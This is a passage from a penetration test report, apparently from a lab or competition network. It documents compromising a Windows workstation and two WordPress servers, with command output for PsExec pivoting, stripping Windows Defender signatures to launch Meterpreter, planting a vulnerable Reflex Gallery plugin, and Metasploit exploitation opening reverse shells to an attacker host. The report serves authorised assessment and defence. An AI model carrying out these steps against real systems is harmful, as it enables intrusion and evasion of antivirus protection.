
6.2 Method of Compromise

6.2.1 Open Ports

These machines were firewalled off and not directly accessible to the internet. As a result, we uncovered and located these machines via a port scan via our shell on the MAIL server. There were only ports 139 and 445 running. Results suggested these were fully patched Windows 10 machines, so we decided to obtain valid credentials before pivoting to these boxes.

6.2.2 Initial Compromise

Once obtaining a Domain Admin user, our team pivoting into WS2 by using the Microsoft Sysinternals tool PsExec64.exe. This allowed us to obtain an administrative level command prompt on the machine remotely.




```
\\10.10.3.21: cmd
C:\Users\xAdmin\Downloads>PsExec64.exe \\10.10.3.21 cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::8887:75eb:282b:3d64%4
   IPv4 Address. . . . . . . . . . . : 10.10.3.21
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::1:1%4
                                       10.10.0.1

C:\Windows\system32>_
```

Figure 24: PsExec to WS2

6.2.3 Information Gathering and Finds

Upon obtaining an administrative command prompt, our team tried to execute a stager to return a shell back to our C2 server. This failed as it was caught by a fully up to date Windows version and Windows Defender, as shown below. Although we already had access to the machine, we performed this as a test to see what protections in place and if they worked. We were, however, able to remove the definitions from Windows Defender and execute our malware safely afterwards. We located a Thunderbird mail client running but did not obtain any new information from this.



```
C:\Users\xAdmin\Downloads>"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -
All

Service Version: 4.18.1903.4
Engine Version: 1.1.15800.1
AntiSpyware Signature Version: 1.291.2168.0
AntiVirus Signature Version: 1.291.2168.0

Starting engine and signature rollback to none...
Done!

C:\Users\xAdmin\Downloads>file.exe
```

Figure 25: Disabling Windows Defender to Launch a Meterpreter Session

6.3 Vulnerabilities Identified

Vulnerability Name	Category	Severity	Reasoning
N/A			

6.4 Recommendations

We recommend taking the following actions based on our findings outlined above.

4. **Adding better Logging to Detect Feature Changes (Long Term, Minor)**

7. Box 5 - cherry-VirtualBox - 10.10.3.50


7.1 System Information

Machine Name	IP Address	Operating System	Function	Level of Access
cherry-VirtualBox	10.10.3.50	16.04.6 LTS	Production Wordpress	www-data

7.2 Method of Compromise


7.2.1 Open Ports

An Nmap scan of this machine revealed it had the following ports open including port 22 and 80. With the presence of up to date software on port 21 and 22, we decided to target the web server running on port 80 first. We also ran a web fuzzer to search for hidden directories on the website since the default page was the Apache default page. This identified Wordpress and Phpmyadmin installations.



```
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (U
ocol 2.0)
| ssh-hostkey:
|   2048 b1:11:e3:88:8f:7d:7e:b7:17:04:4d:48:81:94:d1:91 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDJJg98Xtc7Dn+Zq86Tw1PBQ
46YNYM3ZK+REpMgP2plf8CvtKFUP3pJCn/HjPT+6iOIYZnGUwBT0qqulopz0Fsr
Rx1EiXfAhyKquJWCrhY4NlmOhlYf+1LZCYU2E0vCqXa5k3VcclTb9MCFUguv+Mu
DffJfmi3Ubnmpxqke6+wpRiTzUIS2cJj44HoNDe54CUF5+HXglcPQvMZI0cv90P
Mp5Ofeeuzf38F8pVpaZ6iod+hu/tkGCK1QOMKcv3mXSxApPveptLRWKlPrS3Gf
|   256 ea:1b:c7:45:50:b3:4f:84:67:e1:4c:79:f3:00:f3:07 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzd
D9lyJCX5dshHS6jykubDnXwFvgWtpvLMQNRGzytgR4YTV2kjoRrpnaKWZzez4WH
w=
|   256 6a:35:43:f7:c5:b3:7a:db:81:e8:38:43:2d:71:a4:4b (ED2551
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC1YfeSC/41yAvjx0MyQPEV9N
3C
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
```

Figure 26: Open ports on Production Web Server




```
Target: http://10.10.3.50/FUZZ
Total requests: 220560

==================================================================
ID   Response   Lines      Word         Chars          Payload
==================================================================

000001:  C=200    375 L      968 W        11321 Ch        "# directory-list-2.3
000002:  C=200    375 L      968 W        11321 Ch        "#"
000003:  C=200    375 L      968 W        11321 Ch        "# Copyright 2007 Jam
000004:  C=200    375 L      968 W        11321 Ch        "#"
000005:  C=200    375 L      968 W        11321 Ch        "# This work is licen
000006:  C=200    375 L      968 W        11321 Ch        "# Attribution-Share
000014:  C=200    375 L      968 W        11321 Ch        ""
000012:  C=200    375 L      968 W        11321 Ch        "# on atleast 2 diffe
000013:  C=200    375 L      968 W        11321 Ch        "#"
000011:  C=200    375 L      968 W        11321 Ch        "# Priority ordered c
d"
000007:  C=200    375 L      968 W        11321 Ch        "# license, visit htt
"
000008:  C=200    375 L      968 W        11321 Ch        "# or send a letter t
000009:  C=200    375 L      968 W        11321 Ch        "# Suite 300, San Fra
000010:  C=200    375 L      968 W        11321 Ch        "#"
000587:  C=301      9 L       28 W          312 Ch        "wordpress"
001073:  C=301      9 L       28 W          313 Ch        "javascript"
010825:  C=301      9 L       28 W          313 Ch        "phpmyadmin"
```

Figure 27: Wordpress and Phpmyadmin Directories Located

7.2.2 Initial Compromise

We first located an open Phpmyadmin interface where we were able to login as the root user with no password. This let us examine the wordpress installation and its configuration. We did not find any major vulnerabilities with the Wordpress instance. Since we had admin credentials to the Wordpress instance though, we uploaded a vulnerable wordpress (Reflex Gallery 3.1.3) plugin to help us obtain a shell on it. Since this was a production web server though, once we obtained our shell, we quickly removed the vulnerable plugin to prevent any exploitation through others.



10.10.3.50 / localhost | phpMyAdmin 4.5.4.1deb2ubuntu2.1 - Mozilla Firefox

Upload Plugin ‹ SpaceForce

10.10.3.50 / localhost | ph

10.10.3.50/phpmyadmin/index.php?token=8c605f0

General settings

Change password

Server connection collation: utf8mb4_unicode_ci


Appearance settings

Language: English

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.7.25-0ubuntu0.16.04.2 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Figure 28: Open Phpmyadmin Portal


Upload Plugin ‹ SpaceForce
10.10.3.50 / localhost | ph
10.10.3.50/wordpress/wp-admin/update.php?actio
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Edit My Profile
Log Out
Log Out

Installing Plugin from uploaded file: reflex.zip

Unpacking the package…

Installing the plugin…


Plugin installed successfully.

Activate Plugin Return to Plugin Installer

Thank you for creating with WordPress.

Version 5.1.1

Figure 29: Uploading a vulnerable plugin



```
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > run
[*] Exploiting target 10.10.3.50

[*] Started reverse TCP handler on 10.10.33.2:4444
[+] Our payload is at: GTpdsApEIJAWEma.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 10.10.3.50
[*] Meterpreter session 4 opened (10.10.33.2:4444 -> 10.10.3.50:41980)
4-19 01:38:56 +0000
[+] Deleted GTpdsApEIJAWEma.php
```

Figure 30: Spawning a remote shell on the production web server

7.3 Vulnerabilities Identified

Vulnerability Name	Category	Severity	Reasoning
Open Phpmyadmin	Misconfiguration	Medium	Leaving an open PHPmyadmin often allows for data viewing and sql code execution on the web server.

7.4 Recommendations

We recommend taking the following actions based on our findings outlined above.

5. **Configuring Security settings (Short Term, Medium) -** Alter the root credentials to where they are no longer guessable, same goes with the URL for the phpmyadmin. By removing an individual’s ability to guess the location of these services, the security of a system is greatly increased.

8. Box 6 - cherry-VirtualBox - 10.10.3.51


8.1 System Information

Machine Name	IP Address	Operating System	Function	Level of Access
cherry-VirtualBox	10.10.3.51	16.04.6 LTS	Development Wordpress	www-data

8.2 Method of Compromise


8.2.1 Open Ports

An Nmap scan of this machine revealed it had the following ports open including port 22 and 80. With the presence of up to date software on port 21 and 22, we decided to target the web server running on port 80 first. We also ran a web fuzzer to search for hidden directories on the website since the default page was the Apache default page. This identified Wordpress and Phpmyadmin installations. It should also be noted that this server installation was exactly the same in terms of open ports / core software version which helped determine that these were a production / dev server combo.



```
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (U
ocol 2.0)
| ssh-hostkey:
|   2048 b1:11:e3:88:8f:7d:7e:b7:17:04:4d:48:81:94:d1:91 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDJJg98Xtc7Dn+Zq86Tw1PBQ
46YNYM3ZK+REpMgP2plf8CvtKFUP3pJCn/HjPT+6iOIYZnGUwBT0qqulopz0Fsr
Rx1EiXfAhyKquJWCrhY4NlmOhlYf+1LZCYU2E0vCqXa5k3VcclTb9MCFUguv+Mu
DffJfmi3Ubnmpxqke6+wpRiTzUIS2cJj44HoNDe54CUF5+HXglcPQvMZI0cv90P
Mp5Ofeeuzf38F8pVpaZ6iod+hu/tkGCK1QOMKcv3mXSxApPveptLRWKlPrS3Gf
|   256 ea:1b:c7:45:50:b3:4f:84:67:e1:4c:79:f3:00:f3:07 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzd
D9lyJCX5dshHS6jykubDnXwFvgWtpvLMQNRGzytgR4YTV2kjoRrpnaKWZzez4WH
w=
|   256 6a:35:43:f7:c5:b3:7a:db:81:e8:38:43:2d:71:a4:4b (ED2551
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC1YfeSC/41yAvjx0MyQPEV9N
3C
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
```

Figure 31: Open ports on Development Web Server




```
===================================================================
ID   Response   Lines      Word         Chars          Payload
===================================================================

000001:  C=200    375 L      968 W       11321 Ch       "# directory-list-2.3
000002:  C=200    375 L      968 W       11321 Ch       "#"
000003:  C=200    375 L      968 W       11321 Ch       "# Copyright 2007 Jam
000004:  C=200    375 L      968 W       11321 Ch       "#"
000005:  C=200    375 L      968 W       11321 Ch       "# This work is licen
000006:  C=200    375 L      968 W       11321 Ch       "# Attribution-Share
000014:  C=200    375 L      968 W       11321 Ch       ""
000012:  C=200    375 L      968 W       11321 Ch       "# on atleast 2 diffe
000013:  C=200    375 L      968 W       11321 Ch       "#"
000011:  C=200    375 L      968 W       11321 Ch       "# Priority ordered c
d"
000007:  C=200    375 L      968 W       11321 Ch       "# license, visit htt
"
000008:  C=200    375 L      968 W       11321 Ch       "# or send a letter t
000009:  C=200    375 L      968 W       11321 Ch       "# Suite 300, San Fra
000010:  C=200    375 L      968 W       11321 Ch       "#"
000587:  C=301      9 L       28 W         312 Ch       "wordpress"
001073:  C=301      9 L       28 W         313 Ch       "javascript"
010825:  C=301      9 L       28 W         313 Ch       "phpmyadmin"
```

Figure 32: Wordpress and Phpmyadmin Directories Located

8.2.2 Initial Compromise

We first located an open Phpmyadmin interface where we were able to login as the root user with no password. This let us examine the wordpress installation and its configuration. Furthermore, we located a vulnerable wordpress plugin on the site, namely Reflex Gallery Version 3.1.3, which has a unauthenticated arbitrary file upload vulnerability (CVE-2015-4133). We then used Metasploit to exploit this vulnerability, obtaining a user level shell on the machine. We were also able to use the administrative credentials found on one of the user workstations (10.10.3.20) to login to the Wordpress installation.



KALI [Running] - Oracle VM VirtualBox

Automatic suspend

Computer will suspend very soon because of inactivity.

10.10.3.51 / localhost | phpMyAdmin 4.5.4.1deb2ubuntu2.1 - Mozilla Firefox

10.10.3.51/phpmyadmin/index.php?token=6c64a54

Server: localhost


Current server: localhost

- New
- information_schema
- mysql
- performance_schema
- phpmyadmin
- sys
- wordpress

- Version information: 4.5.4.1deb2ubuntu2.1
- Documentation
- Wiki
- Official Homepage
- Contribute
- Get support
- List of changes

You are connected as 'root' with no password, which corresponds to the default MySQL privileged account. Your MySQL server is running with this default, is open to intrusion, and you really should fix this security hole by setting a password for user 'root'.

Figure 33: Open Phpmyadmin Portal



```
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > run
[*] Exploiting target 10.10.3.50

[*] Started reverse TCP handler on 10.10.33.2:4446
[-] Exploit aborted due to failure: unknown: 10.10.3.50:80 - Unable to deploy payload, server returned 404
[*] Exploiting target 10.10.3.51
[*] Started reverse TCP handler on 10.10.33.2:4446
[+] Our payload is at: cUQwTeKlZ.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 10.10.3.51
[*] Meterpreter session 2 opened (10.10.33.2:4446 -> 10.10.3.51:51046) at 2019-04-15 00:00:13 +0000
[+] Deleted cUQwTeKlZ.php
[*] Session 2 created in the background.
```

Figure 34: Launching a remote shell by exploiting the Reflex Gallery Plugin

8.3 Vulnerabilities Identified

Vulnerability Name	Category	Severity	Reasoning
Open Phpmyadmin	Misconfiguration	Medium	Leaving an open PHPmyadmin often allows for data viewing and code execution on the web server.
Reflex Gallery v. 3.1.3 (CVE-2015-4133)	Non-updated	High	Due to insufficient sanitizing of user input when handling uploaded files, a user is able to gain remote code execution through this exploit, making it a high security threat.

8.4 Recommendations

We recommend taking the following actions based on our findings outlined above.

6. **Configuring Security settings (Short Term, Medium)** - Alter the root credentials to where they are no longer guessable, same goes with the URL for the phpmyadmin. By removing an individual's ability to guess the location of these services, the security of a system is greatly increased.
7. **Download All Needed Patch Plugins(Short Term, High)** - Having a regular schedule where needed security patches are downloaded for all hosted services and used plugins is very important towards maintaining a secure system. Continuous integration of these plugins will ensure that retroactively known exploits are not usable in a particular system.

9. Box 7 - linux-7sx0 - 10.10.3.70

